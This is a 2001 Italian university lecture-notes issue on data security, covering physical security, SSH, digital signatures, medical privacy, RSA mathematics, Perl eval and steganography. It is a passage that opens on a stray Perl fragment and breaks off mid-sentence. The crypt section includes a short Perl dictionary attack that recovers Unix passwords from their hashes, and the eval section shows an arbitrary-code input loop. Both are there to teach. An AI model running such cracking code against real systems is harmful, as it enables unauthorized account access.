sub madre {my ($x,$y)=@_; $x eq "Maria" and $y eq "Elena"}

@persone=("Giovanni","Maria","Alfonso","Elena","Federico");
@nonni= grep {nonno($_,"Elena",\@persone)} @persone;
print "@nonni\n";
```

SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica · Anno accademico 2000/2001 · Numero 23 ◇ 22 Maggio 2001

Sicurezza dei dati

Nell'economia elettronica trattative, vendite e pagamenti si effettuano via rete, ma quante volte senza preoccuparsi delle notizie che si sono fornite: numeri di carte di credito, coordinate bancarie, numeri PIN, generalità e recapiti che circolano liberamente con poca o nessuna precauzione.

In campo amministrativo, giuridico e medico, dove sempre più informazioni personali vengono raccolte in grandi banche dati la situazione è altrettanto preoccupante: cartelle cliniche elettroniche con dati molto personali passano per le mani di segretarie o addetti ad uffici pubblici oppure vengono archiviati su calcolatori ai quali il personale di servizio può accedere liberamente.

Le offerte di prodotti crittografici commerciali sono numerose e non sempre è facile giudicarne la validità (nella sicurezza dei dati un solo difetto può rendere invalido un prodotto).

Le tecnologie di sicurezza che si basano sulla crittografia a chiave pubblica, sulle firme digitali e sull'uso di certificati sono i meccanismi fondamentali per realizzare un sistema di trasmissione e di compilazione sicuro. Gli algoritmi crittografici ritenuti più sicuri si fondono su parti talvolta avanzate della matematica (teoria dei numeri, geometria algebrica, calcolo combinatorio, calcolo delle probabilità), spesso essenziali per la costruzione degli algoritmi e la verifica della loro validità.

Locali e apparecchiature

La sicurezza fisica di un sistema di elaborazione dati è spesso poco curata: la mancanza di attenzione in questo senso rende la protezione a livello di software o mediante metodi crittografici praticamente inutile. Non serve usare la crittografia per proteggere i dati, se questi dati vengono stampati e si ritrovano nei cestini della carta.

Infatti molte persone hanno accesso ai luoghi dove si trovano i computer: il personale per la pulizia, che spesso lascia aperte le porte per ore, oppure addetti a lavori di riparazione (elettricisti, muratori); tante volte, durante una qualsiasi operazione di manutenzione o riparazione, gli impianti sono accessibili ad estranei oppure cavi e prese vengono danneggiati. Importanti sono anche la selezione e l'addestramento del personale.

Computer (o loro parti) e periferiche vengono frequentemente rubati. Al danno per il hardware spesso si aggiunge la perdita di dati o il pericolo che questi dati vengano in mano a chi queste informazioni non dovrebbe averle. Altro problema a cui provvedere è la sicurezza degli uffici durante la notte.

Anche la sola interruzione dei servizi di rete può causare grossi danni: 50-100 milioni all'ora in una grande azienda, ma spesso molto di più, ad esempio per ordini di acquisto o operazioni commerciali che vengono persi. Per la stessa ragione bisogna proteggere il sistema da mancanza di corrente, danni fisici, incendi ecc., per cui anche gli estintori antiincendio fanno parte della sicurezza di un sistema informatico.

Attenzione anche al fumo di sigarette e pipe perché danneggia le tastiere e perché si può accumulare sulle testine dei dischi. Più o meno lo stesso vale per la polvere.

Una pratica elementare, ma spesso dimenticata, contro la perdita di dati è il regolare backup (cioè il trasferimento dei dati su media diversi e sicuri). Naturalmente anche questi media devono essere protetti da accessi abusivi o da danni fisici. In particolare il backup in genere non è protetto da un sistema operativo e quindi è sufficiente venirne in possesso fisico per poter accedere ai dati. Spesso aiuta una crittazione del backup.

In un edificio si possono verificare vari incidenti. Come fare in modo che in questi casi i sistemi informatici abbiano meno danni possibili? Fulmin, incendi, terremoti, alluvioni, vibrazioni, normale umidità provocano danni cronici. Anche i cavi devono essere protetti.

Questa settimana

100	Sicurezza dei dati Locali e apparecchiature La shell protetta SSH
101	Sicurezza in rete Autenticazione
102	Sicurezza dei dati in medicina I principi di Anderson
103	La funzione crypt Anche Postscript è pericoloso Il teorema di Fermat-Euler
104	Crittografia a chiave pubblica Numeri casuali con rand eval
105	La steganografia Libri Problemi di sicurezza con eval local e my Sniffing e spoofing

La shell protetta SSH

Rimandiamo al testo di Mann/Mitchell che dedica alla *SSH* (*secure shell*) di Tatu Ylonen un intero capitolo di 60 pagine e alla guida dell'Anonimo, elencati nella bibliografia a pag. 105, per dettagli su installazione, configurazione e uso di questo programma, di dominio pubblico (ma con tipi diversi di licenze), che crea un tunnel crittografico tra i hosts, proteggendo tutte le comunicazioni (ad esempio le password, che altrimenti girano in rete in formato chiaro) dalle intercettazioni; esso fornisce programmi sostitutivi per *rlogin*, *rsh*, *rcp*, e connessioni *TCP* e *X Window* crittografate, basandosi sulla crittografia e svariati meccanismi di autenticazione.

Il collegamento in *SSH* necessita che sul server (cioè sul computer a cui ci si collega) sia installato il demone *SSH* (*sshd*), in ascolto sulla porta TCP 22 (cfr. pag. 43) e che chi si collega usi il comando *ssh altro-computer* per collegarsi. Se sul server non esiste o non è attivo il demone *sshd*, si viene avvertiti con un *WARNING: Connection will not be encrypted*; ciò significa che in questo caso la connessione non è più protetta.

SSH supporta diversi algoritmi crittografici, tra cui il *Blowfish* di Bruce Schneier, molto veloce, il triplo *DES* (*Data Encryption Standard*), *IDEA* (*International Data Encryption Algorithm*), molto potente e più sicuro del triplo *DES*, *RSA*, il famoso algoritmo di crittografia a chiave pubblica che prende nome dagli inventori Rivest, Shamir e Adleman.

Sicurezza in rete

L'utilizzo dell'Internet è esploso in pochissimi anni, praticamente a partire dal 1993, quando con l'ormai dimenticato *Mosaic* è stato introdotto il primo browser grafico per documenti HTML. L'uso commerciale ha portato anche a un aumento degli abusi (raccolte di indirizzi di posta elettronica) e della criminalità in rete.

Ogni computer in rete può costituire un pericolo per un'azienda o un ente poiché è molto facile introdursi dall'esterno, più di quanto l'utente comune creda. Dati segreti possono venir rivelati ad estranei oppure la rete informatica interna dell'impresa può essere messa fuori servizio (con danni grandissimi anche se l'interruzione dura solo poche ore), dati commerciali o personali possono esesre modificati e falsificati.

Chi sono gli attaccanti potenziali? Numerosi sono i tentativi di attacchi da parte di studenti (curiosità, passione per il computer, molto tempo libero), anche se in genere i danni sono poco importanti (però anche un intrusore che entra in un sistema solo per sperimentare la propria abilità, può far perdere qualche giorno di lavoro agli amministratori di sistema), oppure da parte dei collaboratori stessi di una ditta o di un ente. Con l'aumento dell'uso commerciale e la creazione di grandi banche dati centrali aumentano però anche gli attacchi profesionali (spionaggio d'impresa, furto di dati in enti pubblici e sicuramente anche in ambienti militari), mentre il mezzo telematico viene ovviamente utilizzato anche dalla criminalità comune e cresce il numero di coloro che trovano opportuno vendere le proprie conoscenze specialistiche (a imprese rivali, a organizzazioni criminali, a governi).

Con l'Internet gli impianti in rete delle aziende e degli enti sono stati potenziati, e quindi anche le reti interne, e con ciò è aumentata la possiblità di danni provocati da collaboratori interni che, come già osservato, costituiscono una percentuale notevole anche per l'ammontare dei danni e la durata nel tempo. I reparti direttivi talvolta non hanno poca colpa, trascurando le questioni di sicurezza o delegandole spesso in modo poco coerente a personale inesperto o non in grado gerarchicamente di imporre le misure necessarie. Gli impiegati per comodità tendono a concedersi (o concedere a ospiti o personale supplente o di assistenza) molte eccezioni nel seguire le istruzioni. Manca spesso un addetto alla sicurezza della rete, i componenti del sistema informatico non sono nemmeno inventariati e sono poco noti i potenziali pericoli.

I programmi e protocolli utilizzati nell'Internet non erano stati sviluppati per garantire segretezza dei dati. Inoltre questi programmi e le loro interfacce con i differenti sistemi di elaborazione dati sono molto complessi e quindi pieni di difetti ed errori di programmazione. In genere questi difetti hano poca rilevanza riguardo al solo scopo di comunicare - ad esempio un collegamento mancato può essere ripetuto, dati disturbati possono essere ritrasmessi o semplicemente trasformati. Ma ogni tale difetto costituisce un punto d'attacco.

Oltre a questo ogni collegamento su Internet (ad esempio a una pagina del World Wide Web) dà luogo a un intenso scambio tra i due computer coinvolti, che sfugge all'utente comune e che può invece essere sfruttato dall'esperto. Molte pagine WWW offrono la possibilità di eseguire programmi sul server mediante comandi che possono essere impostati sulla pagina. Le operazioni di input di questi programmi però spesso non sono protette e possono permettere l'esecuzione di comandi non previsti dagli autori.

Autenticazione, firme digitali e trust centers

La corrispondenza per posta elettronica, pur avendo molti vantaggi, presenta tuttavia notevoli problemi di sicurezza e riservatezza: è infatti molto semplice per una terza persona andare a leggere messaggi privati destinati ad altri, oppure alterare un messaggio inviato da un altro, oppure ancora inviarne uno con il nome di un altro. Questo naturalmente rende difficile un uso delle comunicazioni elettroniche per scopi commerciali (dove è necessario che il mittente di un ordine d'acquisto o il mandante di una transazione finanziaria sia chiaramente identificabile) e ancora di più nel carteggio legale (se si volessero sostituire documenti cartacei con documenti elettronici). Questo è il problema delle firme digitali.

È necessario quindi trovare dei meccanismi di autentificazione delle firme, che assicurino l'identità del mittente (un po' come in tempi antichi questa identità veniva dimostrata mediante un sigillo, di cui il mittente era l'unico possessore). Quindi anche nella posta eletttronica ogni utente deve poter disporre di un marchio di riconoscimento che solo lui possiede e solo lui riesce a produrre. Dato l'alto numero dei possibili utenti interessati e quindi dei messaggi e documenti che verrebbero scambiati, il problema del riconoscimento e in generale dell'amministrazione delle firme non è di facile soluzione. La crittografia a chiave pubblica in particolare pone il problema dell'autenticità delle chiavi pubbliche che vengono messe in circolazione.

Per affrontare i suddetti problemi (sia a livello di messaggi diffusi per posta elettronica sia a livello di documenti elettronici di rilevanza legale) sono nate istituzioni commerciali (in futuro forse anche pubbliche) dette *certification authorities* (o *trust centers* o *trusted third parties*), che si propongono di garantire che la firma elettronica apposta ad un determinato documento sia associata al nome e cognome di un preciso individuo: si tratta in sostanza dell'inserimento di una terza parte nello scambio di chiavi o password tra due soggetti. I compiti di un trust center sono: amministrazione di chiavi e password, certificazione e autenticazione, distribuzione. L'ente in questione certifica che una certa chiave pubblica sia associata ad un determinato utente attraverso un apposito documento elettronico, provvedendo la cosiddetta *key legitimacy*: la chiave crittografica affidata all'authority prende pertanto il nome di chiave certificata; il documento contiene essenzialmente una chiave pubblica e il nome della persona cui la chiave si riferisce, informazioni sulla scadenza della chiave e sull'autorità certificante, oltre che la firma digitale dell'ente stesso che garantisce la certificazione.

È evidente che per fare affidamento sulla certificazione occorre che l'ente che la produce lavori con estrema serietà e sicurezza. Inoltre la key legitimacy garantisce che il nominativo associato a una certa chiave pubblica non sia di fantasia: sicuramente questo facilita la diffusione della firma elettronica come mezzo di identificazione, ma lascia aperta la possibilità che chi digita sulla tastiera di un terminale per apporre la firma elettronica associata a un determinato nome e cognome non ne sia il titolare.

Sicurezza dei dati in medicina

Nell'ambito medico il problema della sicurezza dei dati è molto urgente. I pazienti hanno il diritto di richiedere che nessuna informazione personale sul loro stato clinico sia diffusa senza il loro consenso. Più volte si sono verificati casi in cui è stata violata la privacy del paziente con la diffusione di informazioni sul suo stato di salute per scopi tutt'altro che medici.

Lo sviluppo dell'uso dell'informatica in ambito medico e la connessione in rete di computer di più ospedali in cui sono registrati dati medici, cartelle cliniche e altre informazioni causano quindi molti problemi non solo di carattere organizzativo, ma anche etico-morale su cui si continua a dibattere e a cercare soluzioni comuni.

I vantaggi tuttavia delle reti elettroniche di dati medici sono evidenti: referti medici elettronici comportano un notevole risparmio di tempo; referti elettronici di radiologie e patologie riducono la possibilità di errori, di ritardi e di dimenticanze più probabili invece con l'uso di sistemi cartacei.

Quello che non bisogna dimenticare, in questa *rivoluzione elettronica*, è il principio fondamentale dell'etica medica, cioè la riservatezza che ogni dottore deve garantire al proprio paziente. È diritto del paziente pretendere che il proprio medico non diffonda alcuna informazione confidenziale sul suo stato di salute. Quindi le registrazioni cliniche elettroniche devono essere protette come quelle cartacee.

Il problema è che gli archivi elettronici delle cartelle cliniche non sempre sono sufficientemente protetti (cfr. pag. 100) da occhi indiscreti o da personale interno non autorizzato e non affidabile (da cui, secondo gli esperti, provengono le maggiori minacce) e anche da infiltrati che riescono a collegarsi in rete. Purtroppo questi sono i rischi a cui si va incontro quando si riuniscono dati in ampi databases e la probabilità che le informazioni siano scoperte dipende dal valore dei dati e dal numero di persone che vi hanno accesso.

È chiaro che grandi banche dati centralizzate suscitano più facilmente l'interesse di organizzazioni illegali (e anche legali) che volessero impossessarsi di queste informazioni. È inoltre molto difficile proteggere raccolte centralizzate, le quali devono concedere accesso a moltissime persone e strutture.

Oltre ai problemi del rispetto della privacy non si può non tenere in considerazione il fatto che eventuali errori elettronici mettono a repentaglio la salute e, a volte, la vita stessa del paziente, potendo alterare la somministrazione di farmaci da prescrivergli, o addirittura il tipo di trattamento da seguire.

Mentre questi sono i grandi problemi futuri, già si sono verificati diversi incidenti più isolati: furti di pratiche raccolte in computer in seguito ai quali lettere anonime sono state mandate con la minaccia di divulgare pratiche di aborto; estranei che dopo aver ottenuto informazioni confidenziali su dati medici di famiglie di donne, hanno cercato di incontrarle spacciandosi per medici; abusi di sistemi di prescrizione. I casi più scandalosi si sono verificati quando alcune assicurazioni, dopo essersi procurate informazioni mediche sui loro clienti, hanno deciso di revocare la polizza assicurativa; e ancora, quando un banchiere, avendo ottenuto una lista di malati di cancro, rifiutò la concessione di mutui ad alcuni di loro; alcune case farmaceutiche hanno ottenuto l'accesso a databases di prescrizione per milioni di persone e hanno persuaso medici di base a prescrivere a tali pazienti medicine da loro prodotte.

Guasti tecnici, virus e errori di programmazione possono talvolta alterare messaggi, come esiti di esami clinici o altri dati numerici trasmessi; queste alterazioni molto pericolose per il paziente spesso sono difficili da individuare.

Le tessere sanitarie elettroniche personali che sono state introdotte o sperimentate in molti paesi offrono grandi vantaggi al paziente e alle strutture sanitarie, soprattutto in casi di emergenza. In esse possono essere raccolte tutte le informazioni mediche delle singola persona (malattie precedenti, farmaci che il paziente sta prendendo, degenze ospedaliere, interventi chirurgici subiti, gruppo sanguigno, risultati di analisi cliniche, informazioni familiari e amministrative). Nonostante i vantaggi però questo strumento comporta molti rischi dal punto di vista della riservatezza dei dati personali.

I principi di Anderson

Ross Anderson, un famoso esperto britannico di sicurezza dei dati, autore di molti e spesso critici articoli e libri proprio sui problemi di sicurezza in medicina (*www.cl.cam.ac.uk/users/rja14/*), ha proposto alcuni principi che riportiamo.

(1) Ogni cartella clinica elettronica deve essere dotata di un elenco di nome delle persone o dei gruppi di persone che possono aver accesso ai dati in essa contenuti, distinguendo le diverse modalità di accesso (lettura completa o solo parziale, permesso di effettuare modifiche).

La realizzazione di questo principio non è facile, perché nell'ambiente clinico questi diritti di accesso per ragioni naturali dovranno essere attribuiti sulla base delle funzioni e non dell'identità dei singoli medici o impiegati.

(2) L'informazione medica su un paziente deve essere suddivisa in aree con diritto d'accesso diversi.

(3) Solo i medici e il paziente stesso devono avere il diritto di accedere a questi dati. Anche la gestione delle liste di accesso deve essere affidata a un medico.

(4) Il paziente deve essere informato sulle persone che hanno accesso ai suoi dati e su ogni aggiunta di altre persone; il gestore della lista in ogni caso di modifica deve chiedere il consenso del paziente, tranne in casi di emergenza. Il paziente deve avere il diritto di revocare un consenso dato in precedenza.

(5) Bisogna prevedere regole che stabiliscano per quanto tempo le informazioni debbano essere conservate e quando possono o devono essere cancellate. Una cartella clinica che accompagna il paziente durante tutta la sua vita e si accresce col tempo gli offre certe garanzie nei casi in cui abbia bisogno di assistenza, ma può preoccuparlo non poco dal punto di vista sociale.

(6) Le persone a cui viene affidata la gestione dei dati o dei diritti devono essere appositamente protette.

(7) Si formeranno reti di ospedali con indubbi lati positivi: Attualmente può accadere che cartelle cliniche non vengano passate da una struttura all'altra, che siano redatte in formati e su media non compatibili; l'accesso ai dati del paziente di più specialisti diminuisce costi e inconvenienze di viaggi e nelle comunicazioni.

D'altra parte però ciò comporterà che quasi tutti i medici di un paese avranno accesso ai dati clinici su tutto un territorio nazionale con problemi di sicurezza certamente non indifferenti.

(8) Le strutture amministrative tipicamente pretenderanno accesso ai dati clinici. Anche quando le amministrazioni hanno diritti d'accesso limitati alle parti puramente burocratiche dei dati (anno di nascita, residenza, permanenza in ospedale), si crea ugualmente una quantità di informazioni che possono interessare estranei (per esempio allo scopo di raccogliere indirizzi per campagne pubblicitarie di prodotti farmaceutici).

(9) Nel controllo degli accessi si pongono tutti i problemi della sicurezza dei dati (in ambiente locale e in rete) in dimensioni notevoli ("Internet clinico" con tutti i suoi pericoli).

(10) La realizzazione dei sistemi informatici ospedalieri richiede che i prodotti offerti dall'industria vengano attentamente esaminati e valutati.

La funzione crypt

Abbiamo già osservato a pag. 6 che la password di un utente sotto Unix non viene memorizzata sul computer in forma esplicita, ma in modo crittato. Infatti, quando la password viene definita, il sistema sceglie un parametro casuale di due bytes (detto *sale*) e ad esso, insieme alla password, viene applicata la funzione *crypt* che crea una stringa di 13 lettere. Esempio:

```
print crypt("toroseduto","Bk");
# output: BkacrRlaoqhoc
```

Si osservi che il sale coincide con le prime due lettere della password crittata; questa viene conservata nel file */etc/passwd* che può essere letto da tutti gli utenti del sistema oppure, in modo più sicuro, in */etc/shadow* (che può essere letto solo da *root*). Quando l'utente si collega e inserisce la propria password, il computer rileva dalle prime due lettere della stringa crittata il sale e esegue di nuovo la *crypt*: se il risultato è uguale alla stringa crittata (*BkacrRlaoqhoc* nel nostro esempio), l'utente viene ammesso.

In questo modo un intrusore che ha letto in */etc/passwd* che la password crittata è *BkacrRlaoqhoc* può usare il seguente programma per cercare di scoprire la password dell'utente:

```
$crittata="BkacrRlaoqhoc"; $sale=substr($crittata,0,2);
@elenco=("geronimo","falconero","piccolocervo","toroseduto",
  "nuvoladituono","gambadicervo");
for (@elenco)
  {if (crypt($_,$sale) eq $crittata) {print "$_\n"; last}}
```

Come si vede, è facilissimo. Possiamo anche provare combinazioni di due nomi, ad es.

```
$crittata="BkacrRlaoqhoc"; $sale=substr($crittata,0,2);
@elenco=("","geronimo","falco","nero","piccolo","cervo","toro",
  "seduto","nuvola","dituono","gamba","dicervo");
for $x (@elenco) {for $y (@elenco)
  {$u=$x.$y; if (crypt($u,$sale) eq $crittata)
  {print "$u\n"; last}}}
```

Abbiamo aggiunto la parola vuota all'elenco per ottenere anche le parole singole (ad esempio *falco*, *geronimo*). Aggiungiamo che solo le prime otto lettere della password vengono considerate.

È facile trovare elenchi di parole molto più grandi che contengono quasi tutte le parole e i nomi più comuni; su Linux è presente ad esempio il file */usr/dict/words* che comprende più di 40000 parole inglesi; altri dizionari (in molte lingue) possono essere trovati in *ftp://ftp.ox.ac.uk/pub/wordlists/*. Mentre questo attacco non è in grado di indovinare la password ben scelta di un singolo determinato utente, permette in genere la rapida scoperta di una percentuale consistente delle password di un sistema con molti utenti. Anche con un piccolo dizionario, ad esempio *anna, claudia, internet, guest, manzoni, castello, alfa, giuseppe* si trova quasi sicuramente qualcosa.

Programmi come *crack* (descritto in dettaglio nei libri di Mann/Mitchell e dell'Anonimo), molto popolari tra gli studenti, eseguono queste operazioni in modo sistematico, usando oltre alle voci originali del dizionario anche variazioni (*anna, Anna, ANNA, nnaa, naan, anna1, anna2*) e combinazioni (*annamanzoni, anna-manzoni, manzoni-anna*).

crypt può essere usato anche in C: Dopo aver aggiunto la libreria *lcrypt* al makefile (pag. 36) possiamo fare una prova con

```
static void provacrypt()
{printf("%s\n",crypt("toroseduto","Bk"));}
```

Anche Postscript è pericoloso

Testi formattati (talvolta combinati con immagini) vengono spesso conservati come files Postscript. Postscript però, come sappiamo, è un potente linguaggio di programmazione che contiene alcuni comandi critici che possono indurre un interprete (ad es. *ghostscript*) ad eseguire operazioni pericolose sul computer dell'utente.

Il teorema di Fermat-Euler

Un elemento a di un semigruppo A con elemento neutro 1 si chiama *invertibile* se esiste un elemento $x \in A$ tale che $ax = xa = 1$. In tal caso x è univocamente determinato (perché se anche $ay = ya = 1$, allora $x = xay = y$) e può essere denotato con a^{-1}. Denotiamo con A^* l'insieme degli elementi invertibili di A.

Il prodotto di due elementi invertibili a e b è ancora invertibile, infatti $(ab)^{-1} = b^{-1}a^{-1}$. Siccome 1 è sicuramente invertibile, vediamo che A^* è un gruppo.

Se $A_1, \ldots, A_m$ sono semigruppi con elementi neutri (che denotiamo tutti con 1, anche se in genere saranno distinti), allora per $a = (a_1, \ldots, a_m) \in A_1 \times \cdots \times A_m$ e $x = (x_1, \ldots, x_m) \in A_1 \times \cdots \times A_m$ si ha $ax = 1$ se e solo se $a_1x_1 = 1, \ldots, a_mx_m = 1$.

Ciò implica che $(A_1 \times \cdots \times A_m)^* = A_1^* \times \cdots \times A_m^*$.

Se adesso definiamo $\phi(A) := |A^*|$, avremo quindi $\phi(A_1 \times \cdots \times A_m) = \phi(A_1) \cdots \phi(A_m)$.

Per un anello A con elemento neutro, A^* denota il gruppo degli elementi invertibili del semigruppo moltiplicativo di A. In teoria dei numeri sono particolarmente importante i gruppi $(\mathbb{Z}/n)^*$ per $n \in \mathbb{N}$. Si definisce $\phi(n) := \phi((\mathbb{Z}/n)^*)$ (*funzione di Euler*). Si noti che $\mathbb{Z}/1$ possiede un solo elemento che è automaticamente invertibile, quindi $\phi(1) = 1$.

Se $n = n_1 \cdots n_m$, allora in genere $\mathbb{Z}/n$ non è isomorfo al prodotto $\mathbb{Z}/n_1 \times \cdots \times \mathbb{Z}/n_m$, ad esempio $\mathbb{Z}/4$ è un gruppo ciclico, mentre in $\mathbb{Z}/2 \times \mathbb{Z}/2$ ogni elemento diverso dall'elemento neutro ha ordine 2. Ciò accade invece, per un teorema dell'algebra, quando i numeri $n_1, \ldots, n_m$ sono relativamente primi tra di loro. Ciò implica il seguente teorema.

<u>Teorema 1:</u> Sia $n = n_1 \cdots n_m$ con $n_1, \ldots, n_m$ relativamente primi tra di loro. Allora $\phi(n) = \phi(n_1) \cdots \phi(n_m)$.

Identificando $\mathbb{Z}/n$ con l'insieme $\{0, \ldots, n-1\}$ (e operazioni modulo n), si dimostra nel corso di Algebra che $(\mathbb{Z}/n)^* = \{a \in \{0, \ldots, n-1\} \mid \text{mcd}(a, n) = 1\}$.

Quindi $\phi(n)$ è uguale al numero dei numeri naturali $\leq n$ relativamente primi con n. Per un primo p si ha in particolare $\phi(p) = p - 1$.

<u>Corollario:</u> p e q siano primi distinti e $n := pq$. Allora $\phi(n) = (p-1)(q-1)$.

Sempre dall'algebra sappiamo che, se G è un gruppo, allora $g^{|G|} = 1$ per ogni $g \in G$. Adesso il numero degli elementi del gruppo $(\mathbb{Z}/n)^*$ è, per definizione, proprio $\phi(n)$. Da ciò segue il nostro secondo teorema, di Euler (e di Fermat per il caso $n = p$ primo), tenendo conto del significato delle operazioni modulo n.

<u>Teorema 2:</u> Sia $\text{mcd}(a, n) = 1$. Allora $a^{\phi(n)} \in n\mathbb{Z} + 1$.

Crittografia a chiave pubblica

Il principio di questo metodo è il seguente. Il destinatario di messaggi sceglie due primi distinti p e q molto grandi e forma $n = pq$. Per il corollario a pag. 103 è in grado di calcolare $\phi(n) = (p-1)(q-1)$. Il destinatario sceglie inoltre un numero $a \in \{0, \ldots, \phi(n)-1\}$ relativamente primo con $\phi(n)$. Con l'algoritmo euclideo (metodo delle frazioni continue) è facile calcolare un numero $b \in \{0, \ldots, \phi(n)-1\}$ tale che $ab \in \phi(n)\mathbb{Z}+1$. In altre parole $ab = k\phi(n)+1$ per qualche $k \in \mathbb{Z}$; per il teorema 2 a pag. 103 ciò implica che per ogni $x \in \{0, \ldots, n-1\}$ relativamente primo con n abbiamo $x^{ab} = x^{1+k\phi(n)} = x \cdot (x^{\phi(n)})^k \in x \cdot (n\mathbb{Z}+1)^k \subset x + n\mathbb{Z}$ e quindi $x^{ab} \,\%\, n = x$ (se usiamo il simbolo $\%\, n$ per denotare il resto modulo n).

A questo punto p, q e $\phi(n)$ non servono più e il destinatario li distrugge; pubblica n ed a, mentre tiene b per se.

Se n è sufficientemente grande (ciò sarà automaticamente il caso se p e q erano molto grandi), ogni messaggio che il destinatario deve ricevere potrà essere rappresentato come un numero naturale $x \in \{0, \ldots, n-1\}$ e, con qualche piccolo cambiamento, si potrà sempre ottenere che x sia relativamente primo con n. Il mittente che, come il potenziale nemico, conosce n ed a, forma adesso $r := x^a \,\%\, n$. r è il messaggio che il destinatario riceve, così come lo può ricevere il nemico. Il destinatario però conosce anche b e quindi ottiene, come abbiamo visto prima, x, perché $r^b \,\%\, n = x^{ab} \,\%\, n = x$.

A questo punto può anche controllare se il mittente si è ricordato di scegliere x relativamente primo con n.

L'uso di questa tecnica in crittografia si basa sul fatto che solo il destinatario possiede un metodo efficiente per calcolare $\phi(n)$, perché lui conosce la fattorizzazione $n = pq$. Senza conoscere p e q è molto difficile trovare $\phi(n)$ e, se p e q sono molto grandi (e soddisfano varie altre condizioni, ad esempio che non solo sono distinti, ma anche che la loro differenza sia piuttosto grande), la fattorizzazione di n è anch'essa difficile.

La crittografia a chiave pubblica ha vantaggi e svantaggi. Un vantaggio c' che il destinatario può ricevere messaggi da molte persone, e può usare sempre lo stesso procedimento (elevazione alla b-esima potenza modulo n). Proprio questo però espone i messaggi ad attacchi statistici e ad analisi prolungate. Per il nemico è molto comodo poter studiare il carteggio telematico anche per mesi. Un altro svantaggio è che la tecnica non si presta per testi molto lunghi.

Numeri casuali e rand

rand(n) restituisce un numero pseudocasuale reale x con $0 \leq x < n$. *rand()* è equivalente a *rand(1)*. Per ottenere un valore casuale intero, ad esempio tra 1 e 6, si può usare *int(rand(6))+1)*. Possiamo quindi definire la nostra funzione *dado* (cfr. pag. 63) in Perl:

```
sub dado {my ($a,$b)=@_;
  if (not defined $b) {$b=$a; $a=1}
  $a+int(rand($b-$a+1))}
```

In questo modo *dado(n)* è equivalente a *dado(1,n)*. Facciamo una prova per *dado(3)* calcolando anche le frequenze:

```
$a{0}=$a{1}=$a{2}=0;
for (0..50) {$x=dado(3); $a{$x}++; print $x}
print "\n$a{1} $a{2} $a{3}\n";
```

L'impostazione dei valori iniziali viene gestita automaticamente dal Perl e non deve essere fatta dal programmatore.

eval

La funzione *eval* permette di eseguire codice in Perl che è stato *generato durante l'esecuzione del programma*. Questa caratteristica potente di molti linguaggi interpretati può essere utilizzata addirittura per scrivere programmi che si automodificano. L'argomento di *eval* può essere una stringa oppure un blocco di codice tra parentesi graffe.

```
$a="3+7"; print "$a\n"; # output: 3+7
print eval($a),"\n"; # output: 10

$u=3; $a="\$u+7"; print "$a\n"; # output: $u+7
print eval($a),"\n"; # output: 10
```

Nell'esempio seguente la parte variabile sono operatori binari.

```
@a=("+","*","-","/");
$a=12; $b=3;
for (@a) {print eval("$a$_$b")," "}
print "\n"; # output: 15 36 9 4
```

Un altro esempio di *eval* applicato a una stringa:

```
$a='for (0..2) {print "$_"}; print "\n"'; eval $a;
# output: 012
```

eval applicata a un blocco viene spesso usata per catturare errori, senza interrompere il programma. Consideriamo prima

```
for (2,4,0,5) {print 1/$_," "}
print "Adesso continuo.\n";
```

Nell'esecuzione si avrà un output *0.5 0.25*, dopodiché la divisione per zero interrompe il programma: *Adesso continuo.* non viene più stampato e appare invece il messaggio d'errore *Compilation exited abnormally ...*.

Proviamo invece

```
eval {for (2,4,0,5) {print 1/$_," "}};
print "Adesso continuo.\n";
# output: 0.5 0.25 Adesso continuo.
```

Stavolta la divisione per zero causa soltanto l'uscita dal blocco che è argomento di *eval*, ma poi l'esecuzione continua e quindi vediamo anche l'output successivo *Adesso continuo.*.

L'errore commesso viene assegnato alla variabile speciale *$@* che può essere stampata come stringa:

```
print $@;
# output: Illegal division by zero at ./alfa line 20.
```

Attenzione: Abbiamo in questo modo la possibilità di controllare il tipo di errore commesso, ma l'output del messaggio d'errore è avvenuto tramite il nostro *print $@;* e non a causa di un'interruzione del programma che infatti, come abbiamo visto, continua.

eval può essere applicata a stringhe qualsiasi, quindi anche a stringhe inserita dalla tastiera da un utente oppure prelevate da un file. Ciò può essere estremamente utile, ma è anche pericoloso. Esempio:

```
while (1) {print "\n"; eval <stdin> }
```

Eseguendo il programma dalla shell, si può ad esempio avere una sessione come la seguente - provare!

```
:) alfa
print 8;
8
$a=3; $b=7; print $a+$b;
10
exit;
:)
```

La steganografia

La steganografia non nasconde il contenuto del messaggio, ma il messaggio stesso attraverso inchiostri invisibili, maschere (griglie) che, sovrapposte al testo, evidenziano il testo nascosto, trattini di significato segreto in disegni ornamentali, frasi in codice.

Talvolta sequenze di identificazione vengono programmate nelle singole copie di elaboratori di testo, in modo che dal documento si possa risalire allo scrivente (ad esempio un utente abusivo del programma oppure una talpa in un ufficio pubblico). Case produttrici di libri, film o registrazioni audio digitali cercano di nascondere note di copyright e numeri seriali nei loro prodotti. Case produttrici di software talvolta inseriscono informazioni in forma di sequenze di codice macchina.

I formati per le immagini mediche normalmente in uso non permettono di includere testi (nomi di pazienti, medici, istituzioni, annotazioni) i quali quindi devono essere trasmessi e conservati separatamente con il rischio che talvolta un'immagine venga associata al paziente sbagliato. Metodi steganografici possono permetttere di includere il testo (in forma crittata) nell'immagine stessa.

È possibile nascondere informazioni segrete nei bit meno significativi di un'immagine o registrazione audio: l'occhio e l'orecchio umano non colgono la differenza, ma in caso di sospetto non è difficile scoprire la manipulazione, a meno che il messaggio non sia inserito in forma crittata e con l'uso di maschere (che determinano quali pixel devono essere letti e in quale ordine). Se l'avversario vuole soltanto eliminare l'informazione nascosta (ad esempio un sospetto messaggio nemico in guerra oppure una marca di copyright), è sufficiente che a sua volta modifichi in modo casuale i bit meno significativi). Esistono varie tecniche per cercare di risolvere questo problema (ad esempio si possono effettuare operazioni su trasformate di Fourier o trasformate wavelet).

Libri

R. Anderson (ed.): Personal medical information security, engineering, and ethics. Springer 1997.

R. Anderson: Security engineering. Wiley 2001.

Anonimo: Linux - massima sicurezza. Apogeo 2000.

S. Garfinkel/G. Spafford: Practical Unix and Internet security. O'Reilly 1996.

F. Guarnieri: Teoria dei numeri e sicurezza dei dati. Tesi, Ferrara 1998.

O. Kyass: Sicherheit im Internet. Datacom 1996.

S. Mann/E. Mitchell: La sicurezza dei sistemi Linux. Mondadori 2000.

K. Pommerening: Datenschutz und Datensicherheit. Bibl. Inst. 1991.

W. Stallings: Protect your privacy.
Prentice Hall 1995.

Problemi di sicurezza con eval

Abbiamo detto a pag. 104 che l'uso di *eval* può essere pericoloso. Se per esempio il programma che contiene la riga

```
while (1) {print "\n"; eval <stdin> }
```

